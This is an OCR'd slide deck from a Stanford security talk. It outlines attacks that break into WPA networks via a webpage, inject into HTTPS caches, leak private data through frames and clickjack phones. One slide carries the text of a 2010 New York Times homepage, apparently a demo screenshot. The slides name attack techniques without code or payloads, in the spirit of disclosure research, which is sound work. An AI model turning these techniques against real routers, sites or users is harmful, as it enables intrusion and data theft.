Bad Memories

Elie Bursztein, Baptiste Gourdin, Gustav Rydstedt, Dan Boneh
Stanford University

Bad Memories leads to conflict

How to break a security mechanism

How to break a security mechanism

1. Find a design flaw

How to break a security mechanism

1. Find a design flaw
2. Exploit implementation vulnerability

How to break a security mechanism

1. Find a design flaw
2. Exploit implementation vulnerability
3. Make it irrelevant

How to break a security mechanism

1. Find a design flaw
2. Exploit implementation vulnerability
3. Make it irrelevant ← Focus of this talk


Irrelevant ?

Irrelevant ?

Secure protocol

Irrelevant ?

Irrelevant ?



Secure protocol

Side Channel

Outline

Outline

- Breaking into a WPA network with a webpage

Outline

- Breaking into a WPA network with a webpage
- Attacking HTTPS with cache injection

Outline

- Breaking into a WPA network with a webpage
- Attacking HTTPS with cache injection
- Stealing private data with frame leak attacks

Outline

- Breaking into a WPA network with a webpage
- Attacking HTTPS with cache injection
- Stealing private data with frame leak attacks
- Owning phone with clickjacking on steroids

Breaking into a WPA network with a Webpage

Toward a secure world ?

Toward a secure world ?

WEP

Toward a secure world ?


WEP

WPA

Secret key are still stored via a web interface

Some routers

Getting the key from a web page



HOME PAGE | TODAY'S PAPER | VIDEO | MOST POPULAR | TIMES TOPICS | MOST RECENT

Get Home Delivery | Log In | Register Now | TimesPeople

The New York Times

Wednesday, June 30, 2010 Last Update: 6:20 PM ET

Search

Try the New Times Skimmer ›

› Subscribe to Home Delivery | Personalize Your Weather

Switch to Global Edition ›

JOBS
REAL ESTATE
AUTOS
ALL CLASSIFIEDS

WORLD
U.S.
POLITICS
N.Y./REGION
BUSINESS
TECHNOLOGY
SPORTS
SCIENCE
HEALTH
OPINION
ARTS
Books
Movies
Music
Television
Theater
STYLE
Dining & Wine
Fashion & Style
Home & Garden
Weddings/ Celebrations
TRAVEL

Blogs
Cartoons / Humor
Classifieds
Corrections
Crossword / Games
Education
First Look
Learning Network

Federal AIDS Drug Program Is Strained by Weak Economy

By KEVIN SACK 12:31 PM ET

The government program that gives life-sustaining drugs to people with H.I.V. or AIDS who cannot afford them has seen its waiting list rise sharply.

- Times Topics: AIDS/H.I.V.

Post a Comment | Read (81)

Death Sentence Is Voided for Killer of 2 N.Y.P.D. Officers

By MANNY FERNANDEZ and A. G. SULZBERGER 2:37 PM ET

A panel of federal judges ruled that Ronell Wilson, convicted of killing two undercover detectives in 2003, must be resentenced because of legal errors.

Cypriot Police Say Russian Spying Suspect Vanished

By THE ASSOCIATED PRESS 4 minutes ago

Cypriot police began searching for an alleged Russian spy wanted in the United States who vanished after being released on bail.

- Suspect Cultivated Friends

Markus Schreiber/Associated Press

Poor Showing for German Presidential Pick

By NICHOLAS KULISH 14 minutes ago

Chancellor Angela Merkel's chosen candidate, Christian Wulff, limped to victory, damaging her political fortunes.

Interior Delays Offshore Expansion Hearings

By JOHN M. BRODER 5:15 PM ET

The Interior Department pushed back the date of public hearings on the administration's plan, announced before the Gulf of Mexico oil spill, to expand offshore drilling.

- Waves From Storm Hinder Spill Effort 5:43 PM ET
- Green Blog: Jindal Seals Spill Records | U.S. Fines BP

S.E.C. Tightens Rules on Public Pension Funds

By EDWARD WYATT 2:01 PM ET

New measures would prevent campaign donors from using political connections to gain influence.

Drink. Trade. Refill. Lose $10 Million.

By JULIA WERDIGIER 32 minutes ago

A former oil futures broker engineered a jump in the price of

OPINION »

